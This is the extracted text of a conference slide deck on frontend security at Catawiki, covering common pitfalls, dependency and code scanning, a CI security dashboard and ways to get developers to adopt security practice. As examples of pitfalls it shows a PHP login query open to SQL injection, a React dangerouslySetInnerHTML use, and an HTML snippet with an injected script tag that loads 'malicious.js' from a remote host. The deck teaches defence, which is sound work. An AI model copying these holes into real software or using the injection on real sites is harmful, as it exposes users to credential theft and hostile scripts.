

All you ever wanted to know about Frontend Security!



Agenda

1. About Us
 2. About Catawiki
 3. Introduction to evolution of frontend security
 4. Problems we're trying to solve
 5. Selecting our security tooling
 6. Pragmatic Implementation
 7. Fostering adoption
 8. Live Demo
 9. TL;DR



About Speakers

- Lead Product Security @Catawiki
- Fmly Cloud & Cybersecurity consulting @KPMG & Devoteam
- SME on AWS Cloud and DevSecOps
- Casual Golfer, Art Collector, Korean Cuisine




About Speakers

- Principal Software Engineer @Catawiki
- Frontend Web focused, ~15 years of experience
- Bouldering, Motorcycles, Greek Cuisine



About Catawiki



Special objects,
selected by experts



jQuery



```
if (!empty($_POST['email']) && !empty($_POST['password']))
{
    $query = 'SELECT * FROM `user` WHERE `email` = \'' . $_POST['email'] . '\' AND `password` = \'' . md5($_POST['password']) . '\'';
}
```






NEXT.js



What are the most common Frontend security pitfalls?





Tooling takes care for most of the dependency vulnerabilities if utilised

```
up to date, audited 1138 packages in 6s  
59 packages are looking for funding  
  run `npm fund` for details  
44 vulnerabilities (43 moderate, 1 high)  
To address issues that do not require attention, run:  
  npm audit fix  
To address all issues (including breaking changes), run:  
  npm audit fix --force  
Run `npm audit` for details.
```

Overview
Secret scanning alerts 5,000+
Code scanning alerts 5,000+
Dependabot alerts 5,000+

Dependabot alerts (Beta) Give us feedback

Q is:open sort:newest ecosystem:npm

Clear current search query, filters, and sorts

7,911 Open ✓ 44 Closed

Repository ▾ Package ▾ Ecosystem ▾ Sort ▾

 Regular Expression Denial of Service (ReDoS) in braces Low

 sample_manifests

 ReDOS in IS-SVG High

 sample_manifests

 json-schema is vulnerable to Prototype Pollution Moderate


 sample_manifests

 Inefficient Regular Expression Complexity in validator.js Moderate

 sample_manifests




```
port React from 'react';
const HTMLComponent = () => {
  const htmlSnippet: string = '<p>Hello, <strong>world</strong>!</p>';
  return (
    <div dangerouslySetInnerHTML={{ __html: htmlSnippet }} />
  );
}
```





A lot of adrenaline enthusiasts...




Filter by


- Code 432k
- Repositories 47
- Issues 5k
- Pull requests 36k
- Discussions 554
- Users 1
- More

Security Vulnerabilities from Developer Code

```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Cache State Watcher</title>
</head>
<body>
<div class="cache-state fresh">
| Error message: Error<script src="http://remote.com/malicious.js"></script> occurred.
</div>
</body>
```



Isomorphic apps are still not well understood




Problems we're trying to solve



Discovery

1. Are we running obsolete systems in production?
2. Are we running obsolete dependencies in production?
3. Is our infrastructure configuration secure?
4. Does our code itself contain vulnerabilities?



Prioritisation

1. What are our crown jewels? 🤴
2. What sensitive data are we storing or processing?
3. Are vulnerabilities actually exploitable?





Remediation

1. Who should address vulnerabilities?
2. How promptly should vulnerabilities be addressed?
3. How to ensure they get addressed in time?




Enhancing Security during Development

Integrating security early in development reduces the impact 💰💰 of vulnerabilities




Source: <https://www.linkedin.com/pulse/understanding-threat-modeling-trolleyesecurity/>


Selecting our security tooling



Pragmatic Implementation: Iteration I



Pragmatic Implementation: Iteration II



Pragmatic Implementation: Iteration II

Continuous Integration Security & Compliance Dashboard Published version

Reset Share Edit

Welcome
License Management
Brakeman
Semgrep
Detect secrets

catawiki CI Security & Compliance Dashboard

Semgrep warnings

Jul 7, 2024 - Aug 5, 2024 app branch: master, main (2)

Evolution of the number of warnings per severity level

Medium

Date	Medium Warnings
Jul 10, 2024	~10
Jul 11, 2024	~10
Jul 12, 2024	~10
Jul 16, 2024	~10
Jul 18, 2024	~22
Jul 29, 2024	~22

Distribution of the warnings per severity level

Medium 17.4%

Distribution of the warnings per confidence

Medium 7%




Fostering Adoption: Streamlining



Jira Software



Semi-automated



Automated
daily exports
to Looker
Studio



Looker



[Twilio](#)



Fostering Adoption: Gamifying



Security and
Vulnerability
Newsletters



Team and service
security
leadership board
and perks




Developer L&D
trainings



Advanced
workshops for
security
champions



Fostering Adoption: Service badges



Live demo



TL;DR

1. Diligence and discipline
2. Repetition breeds retention
3. Testing redundancy is your safety net
4. Gamify learning to make it fun and effective
5. Don't let hackers cash in!





Thank You!



 Aristide Bouix

 Product Security Engineer

 aristide.bouix@gmail.com

 linkedin.com/in/aristide-bouix/

 @ArisvdZ

 @ArisBee

 @arisbcollection



 Srgjan Dimitrijevikj

 Principal Frontend Engineer

 srgjan3@gmail.com

 linkedin.com/in/srgjan-dimitrijevikj-2a196130

<https://www.srgjan-d.com/>



ASK ME THE QUESTIONS,
BRIDGE KEEPER I'M NOT AFRAID.



catawiki